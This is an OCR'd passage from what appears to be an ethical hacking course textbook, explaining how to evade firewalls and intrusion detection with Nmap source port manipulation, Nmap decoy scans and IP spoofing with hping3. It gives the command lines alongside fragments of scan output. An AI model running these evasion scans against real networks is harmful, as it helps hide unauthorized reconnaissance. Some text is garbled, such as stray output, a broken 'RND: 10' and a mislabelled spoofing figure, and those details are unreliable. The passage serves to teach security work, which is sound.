


Figure 3.83: Source Routing

Source Port Manipulation

- Source port manipulation refers to **manipulating actual port numbers with common port numbers** in order to evade an IDS or firewall
- It occurs when a firewall is **configured to allow packets** from well-known ports like HTTP, DNS, FTP, etc.
- **Nmap** uses the **-g** or **--source-port** options to perform source port manipulation


Source Port Manipulation

Source port manipulation is a technique used for bypassing the IDS/firewall, where the actual port numbers are manipulated with common port numbers for evading certain IDS and firewall rules. The main security misconfigurations occur because of blindly trusting the source port number. The administrator mostly configures the firewall by allowing the incoming traffic from well-known ports such as HTTP, DNS, FTP, etc. The firewall can simply allow the incoming traffic from the packets sent by the attackers using such common ports.



Actual
Port: 242
Attacker
Manipulated
Port: 80
Port 242
Blocked
Allowed
Port 80
Victim

Figure 3.84: Firewall allowing manipulated port 80 to the victim from attacker

Although the firewalls can be made secure using application-level proxies or protocol-parsing firewall elements, this technique helps the attacker to bypass the firewall rules easily. The attacker tries to manipulate the original port number with the common port numbers, which can easily bypass the IDS/firewall. In Zenmap, the `-g` or `--source-port` option is used to perform source port manipulation.

Figure 3.85: Scanning over Firewall using Zenmap


IP Address Decoy

- IP address decoy technique refers to **generating or manually specifying the IP addresses of decoys** in order to evade an IDS or firewall
- It appears to the target that the **decoys as well as the host(s)** are scanning the network
- This technique makes it **difficult for the IDS or firewall to determine** which IP address was actually scanning the network and which IP addresses were decoys

Decoy Scanning using Nmap

Nmap has two options for decoy scanning:

- `nmap -D RND:10 [target]`
  (Generates a random number of decoys)
- `nmap -D decoy1,decoy2,decoy3,..` etc.
  (Manually specify the IP addresses of the decoys)



Target: 10.10.1.11
Profile:
Command: nmap -D RND: 10.10.1.11

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16 02:37

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

https://nmap.org

IP Address Decoy

The IP address decoy technique refers to generating or manually specifying IP addresses of the decoys to evade IDS/firewalls. It appears to the target that the decoys as well as the host(s) are scanning the network. This technique makes it difficult for the IDS/firewall to determine which IP address is actually scanning the network and which IP addresses are decoys.

The Nmap scanning tool comes with a built-in scan function called a decoy scan, which cloaks a scan with decoys. This technique generates multiple IP addresses to perform a scan, thus making it difficult for the target security mechanisms such as IDS, firewalls, etc., to identify the original source from the registered logs. The target IDS might report scanning from 5– 0 IP addresses; however, it cannot differentiate between the actual scanning IP address and the innocuous decoy IPs.

You can perform two types of decoy scans using Nmap:

- **nmap -D RND:10 [target]**

  Using this command, Nmap automatically generates a random number of decoys for the scan and randomly positions the real IP address between the decoy IPs.

  Ex. Assume that 10.10.10.10 is the target IP address to be scanned. Thus, the Nmap decoy scan command will be:

  ```
  # nmap -D RND: 10 10.10.10.10
  ```

3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

Figure 3.86: Decoy using Nmap RND option

- **nmap -D decoy1,decoy2,decoy3,...,ME,... [target]**

  Using this command, you can manually specify the IP addresses of the decoys to scan the victim's network. Here, you have to separate each decoy IP with a comma (,) and you can optionally use the ME command to position your real IP in the decoy list. If you place ME in the 4th position of the command, your real IP will be positioned at the 4th position accordingly. This is an optional command, and if you do not mention ME in your scan command, then Nmap will automatically place your real IP in any random position.

  For example, assume that 10.10.1.19 is the real source IP and 10.10.1.11 is the target IP address to be scanned. Then, the Nmap decoy command will be:

  Syntax:

  ```
  # nmap -D 192.168.0.1,172.120.2.8,192.168.2.8,10.10.1.19,10.10.1.5
  10.10.1.11
  ```

```


Figure 3.87: Decoy using Nmap with manual decoy list

These decoys can be generated in both initial ping scans such as ICMP, SYN, ACK, etc., and during the actual port scanning phase.

IP address decoy is a useful technique for hiding your IP address. However, it will not be successful if the target employs active mechanisms such as router path tracing, response dropping, etc. Moreover, using many decoys can slow down the scanning process and affect the accuracy of the scan.



IP Address Spoofing

- IP spoofing refers to **changing the source IP addresses** so that the attack **appears to be coming from someone else**
- When the victim replies to the address, it goes back to the **spoofed address** rather than the **attacker's real address**
- Attackers modify the **address information** in the IP packet header and the source address bits field in order to bypass the IDS or firewall

IP spoofing using Hping3:

```
Hping3 www.certifiedhacker.com -a 7.7.7.7
```

Attacker sending a packet with a spoofed address 7.7.7.7
Victim IP address 5.5.5.5
Real address 7.7.7.7

